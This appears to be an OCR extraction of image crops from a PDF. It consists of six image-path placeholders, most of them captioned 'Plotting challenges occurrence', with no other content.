
Plotting challenges occurrence




Plotting challenges occurrence




Plotting challenges occurrence




Plotting challenges occurrence





Plotting challenges occurrence

